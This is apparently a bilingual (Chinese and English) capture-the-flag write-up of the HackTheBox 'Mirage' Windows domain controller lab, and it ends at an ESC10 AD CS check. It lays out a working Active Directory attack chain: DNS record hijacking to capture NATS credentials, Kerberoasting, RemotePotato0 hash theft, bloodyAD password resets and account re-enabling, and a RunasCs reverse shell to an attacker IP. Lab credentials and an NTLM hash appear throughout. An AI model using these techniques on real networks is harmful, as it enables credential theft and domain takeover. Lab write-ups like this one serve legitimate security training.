HackTheBox Mirage Writeup

HackTheBox Mirage 是一台困难难度的 Windows 机器。本文按照信息收集、初始访问、横向或提权路径的顺序整理完整解题过程,突出关键漏洞点、凭据来源与最终拿到 user/root 或域权限的利用链。

htb mirage

UsernamePasswordRole
Dev_Account_Ahx5h7F5554fP@1337!
david.jjacksonpN8kQmn6b86!1234@domain user
nathan.aadam3edc#EDC3AD SPN
mark.bbond1day@atime
Mirage-Service$NTLM:edb5e64a04fe919e5c3fa6bfbf3c54d9gmsa

Recon

使用nmap扫描后发现目标是域控制器因为它运行着 Kerberos、DNS 和 LDAP 等服务 。


NFS

我们发现NFS,其中共享可能设置不当(对所有人开放)

sudo showmount -e mirage.htb
Export list for mirage.htb:
/MirageReports (everyone)

接着我们挂载

mkdir mnt
sudo mount -t nfs -o rw,vers=3 mirage.htb:/MirageReports mnt
ls mnt

# 得到两个文件:
# Incident_Report_Missing_DNS_Record_nats-svc.pdf
# Mirage_Authentication_Hardening_Report.pdf

但是我们阅读不了,我们可以使用我们的来root阅读

sudo su root -c 'open Mirage_Authentication_Hardening_Report.pdf'

阅读两个文件得到:

目标DNS(nats-svc.marige.htb)缺失

DNS动态更新启用”Nonsecure and secure”



我们可以使用nsupdate添加dns记录然后使用dig命令验证更改是否有效

image 84.png

image 85.png

nats-svc 是内部 NATS 消息传递系统进行通信的关键主机名 。通过将该记录指向自己的机器,攻击者可以劫持目标主机(域控制器)原本发送给 NATS 服务器的所有流量 。 启动nats服务器捕获NATS凭证

在后台开启wireshark

启动监听

image 86.png

发送数据

image 87.png


image 88.png

发现凭据Dev_Account_A:hx5h7F5554fP@1337!

我们查看一下该NATS账户的信息

┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ nats -s nats://mirage.htb:4222 account info --user Dev_Account_A --password 'hx5h7F5554fP@1337!'
Account Information

                           User: Dev_Account_A
                        Account: dev
                        Expires: never
                      Client ID: 2,667
                      Client IP: 10.10.16.62
                            RTT: 737ms
              Headers Supported: true
                Maximum Payload: 1.0 MiB
                  Connected URL: nats://mirage.htb:4222
              Connected Address: 10.10.11.78:4222
            Connected Server ID: NDLABXIJSHUIEZ55FY2KFT7OIJLU6ELDCAA5VNSCT2KVOB5QVBJ6LDF2
       Connected Server Version: 2.11.3
                 TLS Connection: no

JetStream Account Information:

Account Usage:

                        Storage: 570 B
                         Memory: 0 B
                        Streams: 1
                      Consumers: 0

Account Limits:

            Max Message Payload: 1.0 MiB

  Tier: Default:

      Configuration Requirements:

        Stream Requires Max Bytes Set: false
         Consumer Maximum Ack Pending: Unlimited

      Stream Resource Usage Limits:

                               Memory: 0 B of Unlimited 
                    Memory Per Stream: Unlimited
                              Storage: 570 B of Unlimited (1.0 MiB reserved)
                   Storage Per Stream: Unlimited
                              Streams: 1 of Unlimited
                            Consumers: 0 of Unlimited

查看streams

image 89.png

查看auth_logs流

image 90.png

获取第二个凭据david.jjackson:pN8kQmn6b86!1234@

Foothold

设置一下时间

sudo net time set -S dc01.mirage.htb

image 91.png

现在可以启动Bloodhound


进入后我们寻找SPN用户

image 92.png

image 93.png

破解该hash得到凭据nathan.aadam:3edc#EDC3

导出他的票据

就可以使用evil-winRm登录到目标

impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3’

export KRB5CCNAME=nathan.aadam.ccache

image 94.png

配置/etc/krb5.conf

[libdefaults]
    default_realm = MIRAGE.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    rdns = false

[realms]
    MIRAGE.HTB = {
        kdc = dc01.mirage.htb
        admin_server = dc01.mirage.htb
    }

[domain_realm]
    .mirage.htb = MIRAGE.HTB
    mirage.htb = MIRAGE.HTB

即可登录evil-winrm


Lateral Movement

image 95.png

explorer为1意味着有人登陆在该服务器,qwinsta显示会话得到错误

image 96.png

是因为我们通过网络连接到服务器(远程用户),权限很低。使用tasklist一样会失败

我们需要工具RunasCs

image 97.png

MARK.BBOND menberof IT_SUPPORT ForceChangePassword JAVIER.MMARSHALL ReadPassword MIRAGE-SERVEICE$

> 
> 同时还可以受用netexec的daclread模块来查看Bloodhound中未显示的任何其他权限
> 
> `netexec ldap dc01.mirage.htb -d mirage.htb -u nathan.aadam -p ‘3edc#EDC3’ -k -M daclread -o TARGET ‘MARK.BBOND’ ACTION=read`
> 
> 我们可以看到Mirage-Service$ 帐户拥有修改任何属于 Public- 下的属性的权限。

## Cross Session Relay Attack(跨会话中继攻击)

用户 MARK.BBOND 目前处于活动会话状态。可以使用 [RemotePotato0](https://github.com/antonioCoco/RemotePotato0) 工具窃取该用户的哈希值。

![[image 98.png]]

得到mark.bbond:1day@atime

下一步修改JAVIER.MMARSHALL(是一个disabled user)的密码

```bash
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set password javier.mmarshall 'Password123!'
[+] Password changed successfully!

# 运行后
bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k get object javier.mmarshall
# 输出
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD

# 移除UAC
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k remove uac javier.mmarshall -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from javier.mmarshall's userAccountControl

当我们尝试登录

image 99.png

依然不能登录。可能还有其他因素影响

# 回顾get objec时发现
istinguishedName: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
logonHours:  # 为空
# 我们不知道出现什么才可以,所以我们用我们知道的去做对比get object mark.bbond
distinguishedName: CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
logonHours: ////////////////////////////

如果是最新版bloodyAD可以使用: 第一种方法:bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set object javier.mmarshall logonhours -v '////////////////////////////' --b64

第二种方法

# 导出mark.bbondTGT以便ldapwhoami 和 net rpc 可以正常工作
$ impacket-getTGT mirage.htb/mark.bbond:'1day@atime'
$ export KRB5CCNAME=mark.bbond.ccache
$ cat change.ldif
dn: CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB
changetype: modify
replace: logonHours
logonHours:: ////////////////////////////
$ ldapmodify -f change.ldif -Y GSSAPI -H ldap://dc01.mirage.htb
SASL/GSSAPI authentication started
SASL username: mark.bbond@MIRAGE.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB"
# 但是我的kali出现错误:Server not found in Kerberos database

我使用的方法

# 获取到shell
PS .\RunasCs.exe mark.bbond 1day@atime cmd.exe -r 10.10.16.62:4444
# 转换为64进制
PS $hours = (Get-ADUser nathan.aadam -Properties logonHours).logonHours
PS $bytes = [byte[]]$hours
PS [Convert]::ToBase64String($bytes)
////////////////////////////
PS $logonHours_b64 = "////////////////////////////"
PS $logonHours = [Convert]::FromBase64String($logonHours_b64)
PS Set-ADUser javier.mmarshall -Replace @{logonHours=$logonHours}

PrivEsc

image 100.png

查看服务写权限

bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'Mirage-Service$' -k get writable --detail

发现对mark.bbond的userPrincipalName可写

我们有服务账户,可以查看AD CS攻击Certipy

可以使用certipy查看是否有漏洞

certipy find -vunlnerable -u ‘mark.bbond@mirage,htb’ -k -dc-ip 10.10.11.78 -stdout -target dc01.mirage.htb

PS Get-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc"
# UPN 篡改(需要在域控制器上启用 StrongCertificateBindingEnforcement = 1 或 0 ,并且攻击者拥有对“受害者”帐户 UPN 的写入权限)
PS Get-Item -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL'
# CertificateMappingMethods : 4

满足ESC10

HTB mirage

UsernamePasswordRole
Dev_Account_Ahx5h7F5554fP@1337!
david.jjacksonpN8kQmn6b86!1234@domain user
nathan.aadam3edc#EDC3AD SPN
mark.bbond1day@atime
Mirage-Service$NTLM: edb5e64a04fe919e5c3fa6bfbf3c54d9gmsa

Recon

After scanning with nmap, we discovered the target is a domain controller because it runs services like Kerberos, DNS, and LDAP.


NFS

We found NFS, where the share might be improperly configured (open to everyone).

sudo showmount -e mirage.htb
Export list for mirage.htb:
/MirageReports (everyone)

Then we mounted it.

mkdir mnt
sudo mount -t nfs -o rw,vers=3 mirage.htb:/MirageReports mnt
ls mnt

# Got two files:
# Incident_Report_Missing_DNS_Record_nats-svc.pdf
# Mirage_Authentication_Hardening_Report.pdf

However, we couldn’t read them. We could use our root privileges to read them.

sudo su root -c 'open Mirage_Authentication_Hardening_Report.pdf'

Reading both files revealed:

The target DNS record (nats-svc.marige.htb) is missing.

DNS dynamic updates are enabled with “Nonsecure and secure”.

We can use nsupdate to add a DNS record and then use the dig command to verify if the change was effective.

image 84.png

image 85.png

nats-svc is a critical hostname for internal NATS messaging system communication. By pointing that record to our own machine, an attacker can hijack all traffic that the target host (the domain controller) was originally sending to the NATS server. Start a NATS server to capture NATS credentials.

Start Wireshark in the background.

Start listening.

image 86.png

Send data.

image 87.png

image 88.png

Discovered credentials: Dev_Account_A:hx5h7F5554fP@1337!

Let’s check the information for this NATS account.

┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ nats -s nats://mirage.htb:4222 account info --user Dev_Account_A --password 'hx5h7F5554fP@1337!'
Account Information

                           User: Dev_Account_A
                        Account: dev
                        Expires: never
                      Client ID: 2,667
                      Client IP: 10.10.16.62
                            RTT: 737ms
              Headers Supported: true
                Maximum Payload: 1.0 MiB
                  Connected URL: nats://mirage.htb:4222
              Connected Address: 10.10.11.78:4222
            Connected Server ID: NDLABXIJSHUIEZ55FY2KFT7OIJLU6ELDCAA5VNSCT2KVOB5QVBJ6LDF2
       Connected Server Version: 2.11.3
                 TLS Connection: no

JetStream Account Information:

Account Usage:

                        Storage: 570 B
                         Memory: 0 B
                        Streams: 1
                      Consumers: 0

Account Limits:

            Max Message Payload: 1.0 MiB

  Tier: Default:

      Configuration Requirements:

        Stream Requires Max Bytes Set: false
         Consumer Maximum Ack Pending: Unlimited

      Stream Resource Usage Limits:

                               Memory: 0 B of Unlimited 
                    Memory Per Stream: Unlimited
                              Storage: 570 B of Unlimited (1.0 MiB reserved)
                   Storage Per Stream: Unlimited
                              Streams: 1 of Unlimited
                            Consumers: 0 of Unlimited

Viewing streams.

image 89.png

Viewing the auth_logs stream.

image 90.png

Obtained the second credential: david.jjackson:pN8kQmn6b86!1234@

Foothold

Set the time.

sudo net time set -S dc01.mirage.htb

image 91.png

Now we can start BloodHound.

Once inside, we look for SPN users.

image 92.png

image 93.png

Cracked the hash to get the credentials: nathan.aadam:3edc#EDC3

Export his ticket.

We can then use evil-winrm to log in to the target.

impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3'

export KRB5CCNAME=nathan.aadam.ccache

image 94.png

Configure /etc/krb5.conf

[libdefaults]
    default_realm = MIRAGE.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    rdns = false

[realms]
    MIRAGE.HTB = {
        kdc = dc01.mirage.htb
        admin_server = dc01.mirage.htb
    }

[domain_realm]
    .mirage.htb = MIRAGE.HTB
    mirage.htb = MIRAGE.HTB

Now we can log in with evil-winrm.


Lateral Movement

image 95.png

explorer being 1 means someone is logged into that server. qwinsta shows sessions but returns an error.

image 96.png

This is because we connected to the server over the network (remote user) with low privileges. Using tasklist will also fail.

We need the tool RunasCs.

image 97.png

Cross Session Relay Attack

User MARK.BBOND is currently in an active session. We can use the RemotePotato0 tool to steal that user’s hash.

image 98.png

Got mark.bbond:1day@atime

The next step is to change the password of JAVIER.MMARSHALL (who is a disabled user).

┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set password javier.mmarshall 'Password123!'
[+] Password changed successfully!

# After running
bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k get object javier.mmarshall
# Output
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD

# Remove UAC
┌──(kali㉿kali)-[~/Work/HTB/Mirage]
└─$ bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k remove uac javier.mmarshall -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from javier.mmarshall's userAccountControl

When we try to log in,

image 99.png

We still cannot log in. There might be other factors at play.

# Reviewing the get object output, we found
istinguishedName: CN=javier.mmarshall,OU=Users,OU=Disabled,DC=mirage,DC=htb
logonHours:  # is empty
# We don't know what is needed, so we compare it to what we know for mark.bbond via get object mark.bbond
distinguishedName: CN=mark.bbond,OU=Users,OU=Support,OU=IT_Staff,DC=mirage,DC=htb
logonHours: ////////////////////////////

If using the latest version of bloodyAD, you can use: First method: bloodyAD --host dc01.mirage.htb -d mirage.htb -u mark.bbond -p '1day@atime' -k set object javier.mmarshall logonhours -v '////////////////////////////' --b64

Second Method

# Export mark.bbond's TGT so that ldapwhoami and net rpc can work properly
$ impacket-getTGT mirage.htb/mark.bbond:'1day@atime'
$ export KRB5CCNAME=mark.bbond.ccache
$ cat change.ldif
dn: CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB
changetype: modify
replace: logonHours
logonHours:: ////////////////////////////
$ ldapmodify -f change.ldif -Y GSSAPI -H ldap://dc01.mirage.htb
SASL/GSSAPI authentication started
SASL username: mark.bbond@MIRAGE.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=JAVIER.MMARSHALL,OU=USERS,OU=DISABLED,DC=MIRAGE,DC=HTB"
# But on my Kali, this error occurred: Server not found in Kerberos database

The Method I Used

# Get a shell
PS .\RunasCs.exe mark.bbond 1day@atime cmd.exe -r 10.10.16.62:4444
# Convert to Base64
PS $hours = (Get-ADUser nathan.aadam -Properties logonHours).logonHours
PS $bytes = [byte[]]$hours
PS [Convert]::ToBase64String($bytes)
////////////////////////////
PS $logonHours_b64 = "////////////////////////////"
PS $logonHours = [Convert]::FromBase64String($logonHours_b64)
PS Set-ADUser javier.mmarshall -Replace @{logonHours=$logonHours}

PrivEsc

image 100.png

Check for service write permissions.

bloodyAD --host dc01.mirage.htb -d mirage.htb -u 'Mirage-Service$' -k get writable --detail

Found that the userPrincipalName of mark.bbond is writable.

We have a service account, we can look at AD CS attacks Certipy.

We can use certipy to see if there are vulnerabilities.

certipy find -vulnerable -u ‘mark.bbond@mirage.htb’ -k -dc-ip 10.10.11.78 -stdout -target dc01.mirage.htb

PS Get-Item -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc"
# UPN Tampering (Requires StrongCertificateBindingEnforcement = 1 or 0 enabled on the Domain Controller, and the attacker has write permission to the "victim" account's UPN)
PS Get-Item -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL'
# CertificateMappingMethods : 4

This satisfies ESC10.